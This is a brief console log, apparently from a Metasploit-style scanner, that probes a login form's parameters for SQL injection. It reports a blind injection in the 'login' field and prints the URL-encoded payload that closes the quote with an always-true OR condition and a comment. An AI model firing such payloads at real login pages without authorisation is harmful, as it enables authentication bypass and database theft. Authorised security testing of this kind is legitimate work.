[*] - Testing 'False num hex encoded OR single quotes closed and commented'
Parameter login:
[*] Detected by test A
[*] Detected by test D
[+] Possible False num hex encoded OR single quotes closed and commented
Blind SQL Injection Found  /index login
[+] [hacker0'%20OR%20'2601'%3D'2601'--]
[*] - Testing 'False num hex encoded OR single quotes closed and commented'
Parameter password:
[*] - Testing 'False num hex encoded OR single quotes closed and commented'
Parameter submit:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```